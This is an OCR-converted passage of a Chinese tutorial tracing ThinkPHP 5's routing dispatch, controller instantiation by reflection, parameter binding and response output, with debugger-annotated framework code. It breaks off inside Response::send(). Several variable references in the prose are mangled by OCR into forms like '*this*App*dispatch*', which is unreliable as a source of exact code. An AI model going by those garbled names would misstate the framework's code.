
此时调度信息 (模块、控制器、操作) 都已经保存至 Module 类对象中，在之后的路由调度工作中会从中直接取出来用。

然后返回 Module 类对象 *this*App*dispatch*。





至此，路由解析工作结束，到此我们获得了模块、控制器、操作，这些值将用于接下来的路由调度。

接下来在路由调度前，需要另外说明一些东西：路由解析完成后，如果 debug 配置为 True，则会对路由和请求信息进行记录，这里有个很重要的点 param() 方法, 该方法的作用是获取变量参数。



在这里，在确定了请求方式 (GET) 后，会将请求的参数进行合并，分别从 $_GET$_POST(这里为空) 和 Request 类的 route 变量中进行获取。然后存入 Request 类的 param 变量中，接着会对其进行过滤，但是由于没有指定过滤器，所以这里并不会进行过滤操作。





Ps：这里解释下为什么要分别从 $_GET 中和 Request 类的 route 变量中进行获取合并。上面我们说过传参有三种方法。

1.index/Test/hello/name/world

2.index/Test/hello&name=world

3.index/Test/hello/a/1&b=2

当我们如果选择 1 进行请求时，在之前的路由检测和解析时，会将参数/参数值存入 Request 类中的 route 变量中。

而当我们如果选择 2 进行请求时，程序会将 & 前面的值剔除，留下 & 后面的参数/参数值，保存到 $_GET 中。

并且因为 Thinkphp 很灵活，我们还可以将这两种方式结合利用，如第 3 个。

这就是上面所说的在请求方式不同时，程序在处理传参时也会不同。

Ps：在 debug 未开启时, 参数并不会获得，只是保存在 route 变量或 $_GET[] 中，不过没关系，因为在后面路由调度时还会调用一次 param() 方法。

继续调试，开始路由调度工作。


4.3.4 路由调度

这一部分将会对路由解析得到的结果 (模块、控制器、操作) 进行调度，得到数据结果。

这里首先创建了一个闭包函数，并作为参数传入了 add 方法 () 中。

将闭包函数注册为中间件，然后存入了 $this->queue[‘route’] 数组中。


然后会返回到 App 类，$response = $this->middleware->dispatch(this->request); 执行 middleware 类中的 dispatch() 方法，开始调度中间件。



使用 call_user_func() 回调 resolve() 方法，

```
protected function resolve($type = 'route')
{
    return function (Request $request) use ($type) {  $request: {method => "GET", host => "127.0.0.1", domain => null, subDomain => "127.0", panDomain => nu
        $middleware = array_shift($this->queue[$type]);  queue: [1]  $middleware: {Closure, null}[2]

        if (null === $middleware) {
            throw new InvalidArgumentException('The queue was exhausted, with no response returned');
        }

        list($call, $param) = $middleware;  $middleware: {Closure, null}[2]  $call: {static => [2], this => think\App, parameter => [2]}[3]  $param: null

        try {
            $response = call_user_func_array($call, [$request, $this->resolve($type), $param]);  $type: "route"
        } catch (HttpResponseException $exception) {
            $response = $exception->getResponse();
        }

        if (!$response instanceof Response) {
            throw new LogicException('The middleware must return Response instance');
        }

        return $response;
    };
```


使用 array_shift() 函数将中间件 (闭包函数) 赋值给了 *middleware*call 变量。



当程序运行至 call_user_func_array() 函数继续回调，这个 $call 参数是刚刚那个闭包函数，所以这时就会调用之前 App 类中的闭包函数。

中间件的作用官方介绍说主要是用于拦截或过滤应用的 HTTP 请求，并进行必要的业务处理。所以可以推测这里是为了调用闭包函数中的 run() 方法，进行路由调度业务。

然后在闭包函数内调用了 Dispatch 类中的 run() 方法，开始执行路由调度。

```
public function run()
{
    $option = $this->rule->getOption();  $option: {merge_rule_regex => false}[1]

    // 检测路由after行为
    if (!empty($option['after'])) {
        $dispatch = $this->checkAfter($option['after']);

        if ($dispatch instanceof Response) {
            return $dispatch;
        }
    }

    // 数据自动验证
    if (isset($option['validate'])) {
        $this->autoValidate($option['validate']);  $option: {merge_rule_regex => false}[1]
    }

    $data = $this->exec();

    return $this->autoResponse($data);
}
```



跟进 exec() 方法

```
public function exec()
{
    // 监听module_init
    $this->app['hook']->listen('module_init');

    try {
        // 实例化控制器
        $instance = $this->app->controller($this->controller,  controller: "test"  $instance: app\index\controller\Test
            $this->rule->getConfig('url_controller_layer'),
            $this->rule->getConfig('controller_suffix'),
            $this->rule->getConfig('empty_controller'));
    } catch (ClassNotFoundException $e) {
        throw new HttpException(404, 'controller not exists:' . $e->getClass());
    }
```



可以看到，这里对我们要访问的控制器 Test 进行了实例化，我们来看下它的实例化过程。

将控制器类名 *name*layer 传入了 parseModuleAndClass() 方法，对模块和类名进行解析，获取类的命名空间路径。

在这里如果 *name*name 是 test，明显不满足，所以会进入到 else 中，从 request 封装中获取模块的值 *module*module、控制器类名 *name*layer 再传入 parseClass() 方法。




对 *name*class，然后将 *this*− > *namespace*module、*layer*path、$class 拼接在一起形成命名空间后返回。




到这我们就得到了控制器 Test 的命名空间路径，根据 Thinkphp 命名空间的特性，获取到命名空间路径就可以对其 Test 类进行加载。


F7 继续调试，返回到了刚刚的 controller() 方法，开始加载 Test 类。



加载前，会先使用 class_exists() 函数检查 Test 类是否定义过，这时程序会调用自动加载功能去查找该类并加载。

加载后调用 __get() 方法内的 make() 方法去实例化 Test 类。






这里使用反射调用的方法对 Test 类进行了实例化。先用 ReflectionClass 创建了 Test 反射类，然后 return $reflect->newInstanceArgs(args); 返回了 Test 类的实例化对象。期间顺便判断了类中是否定义了 __make 方法、获取了构造函数中的绑定参数。

然后将实例化对象赋值赋给 *object*instance 变量。

继续往下看

这里又创建了一个闭包函数作为中间件，过程和上面一样，最后利用 call_user_func_array() 回调函数去调用了闭包函数。




在这个闭包函数内，主要做了 4 步。

1. 使用了 is_callable() 函数对操作方法和实例对象作了验证，验证操作方法是否能用进行调用。

2.new ReflectionMethod() 创建了 Test 的反射类 $reflect。

3. 紧接着由于 url_param_type 默认为 0，所以会调用 param() 方法去请求变量，但是前面 debug 开启时已经获取到了并保存进了 Request 类对象中的 param 变量，所以此时只是从中将值取出来赋予 $var 变量。

4. 调用 invokeReflectMethod() 方法，并将 Test 实例化对象 *instance*reflect、请求参数 $vars 传入。



```
protected function bindParams($reflect, $vars = [])  $reflect: {name => "hello", class => "app\index\controller\Test"}[2]  $vars: {name => "world"}[1]
{
    if ($reflect->getNumberOfParameters() == 0) {
        return [];
    }

    // 判断数组类型 数字数组时按顺序绑定参数
    reset($vars);
    $type   = key($vars) === 0 ? 1 : 0;  $type: 0
    $params = $reflect->getParameters();  $reflect: {name => "hello", class => "app\index\controller\Test"}[2]  $params: {ReflectionParameter}[1]

    foreach ($params as $param) {  $params: {ReflectionParameter}[1]  $param: {name => "name"}[1]
        $name      = $param->getName();  $name: "name"
        $lowerName = Loader::parseName($name);  $lowerName: "name"
        $class     = $param->getClass();  $class: null

        if ($class) {
            $args[] = $this->getObjectParam($class->getName(), $vars);  $class: null  $args: {"world"}[1]
        } elseif (1 == $type && !empty($vars)) {
            $args[] = array_shift($vars);
        } elseif (0 == $type && isset($vars[$name])) {
            $args[] = $vars[$name];
        } elseif (0 == $type && isset($vars[$lowerName])) {  $type: 0
            $args[] = $vars[$lowerName];  $lowerName: "name"  $vars: {name => "world"}[1]
        } elseif ($param->isDefaultValueAvailable()) {
            $args[] = $param->getDefaultValue();  $param: {name => "name"}[1]
        } else {
            throw new InvalidArgumentException('method param miss:' . $name);  $name: "name"
        }
    }

    return $args;  $args: {"world"}[1]
}
```


这里调用了 bindParams() 方法对 *varTest*args 传入 invokeArgs() 方法，进行反射执行。

然后程序就成功运行到了我们访问的文件 (Test)。


```
<?php
namespace app\index\controller;
class Test
{
    public function hello($name)  $name: "world"
    {
        return 'hello,' . $name;
    }

}
```


运行之后返回数据结果，到这里路由调度的任务也就结束了，剩下的任务就是响应输出了，将得到数据结果输出到浏览器页面上。

4.3.5 响应输出及应用结束


这一小节会对之前得到的数据结果进行响应输出并在输出之后进行扫尾工作结束应用程序运行。在响应输出之前首先会构建好响应对象，将相关输出的内容存进 Response 对象，然后调用 Response::send() 方法将最终的应用返回的数据输出到页面。

继续调试，来到 autoResponse() 方法，这个方法程序会来回调用两次，第一次主要是为了创建响应对象，第二次是进行验证。我们先来看第一次，




此时 $data 不是 Response 类的实例化对象，跳到了 elseif 分支中，调用 Response 类中的 create() 方法去获取响应输出的相关数据，构建 Response 对象。

执行 new static($data, $code, $header, $options); 实例化自身 Response 类，调用 __construct() 构造方法。



可以看到这里将输出内容、页面的输出类型、响应状态码等数据都传递给了 Response 类对象，然后返回，回到刚才 autoResponse() 方法中




到此确认了具体的输出数据，其中包含了输出的内容、类型、状态码等。

上面主要做的就是构建响应对象，将要输出的数据全部封装到 Response 对象中，用于接下来的响应输出。

继续调试，会返回到之前 Dispatch 类中的 run() 方法中去，并将 *response*data。

紧接着会进行 autoResponse() 方法的第二次调用，同时将 $data 传入，进行验证。



这回 *dataResponse*data 赋给了 $response 后返回。

然后就开始调用 Response 类中 send() 方法，向浏览器页面输送数据。

```
     * @throws \InvalidArgumentException
     */
    public function send()
    {
        // 监听response_send
        $this->app['hook']->listen('response_send', $this);

        // 处理输出数据
        $data = $this->getContent();  $data: "hello,world"

        // Trace调试注入
        if ('cli' != PHP_SAPI && $this->app['env']->get('app_trace', $this->app->config('app.app_trace'))) {
            $this->app['debug']->inject($this, $data);
        }

        if (200 == $this->code && $this->allowCache) {  allowCache: true
            $cache = $this->app['request']->getCache();  $cache: null
            if ($cache) {
                $this->header['Cache-Control'] = 'max-age=' . $cache[1] . ',must-revalidate';
                $this->header['Last-Modified'] = gmdate('D, d M Y H:i:s') . ' GMT';
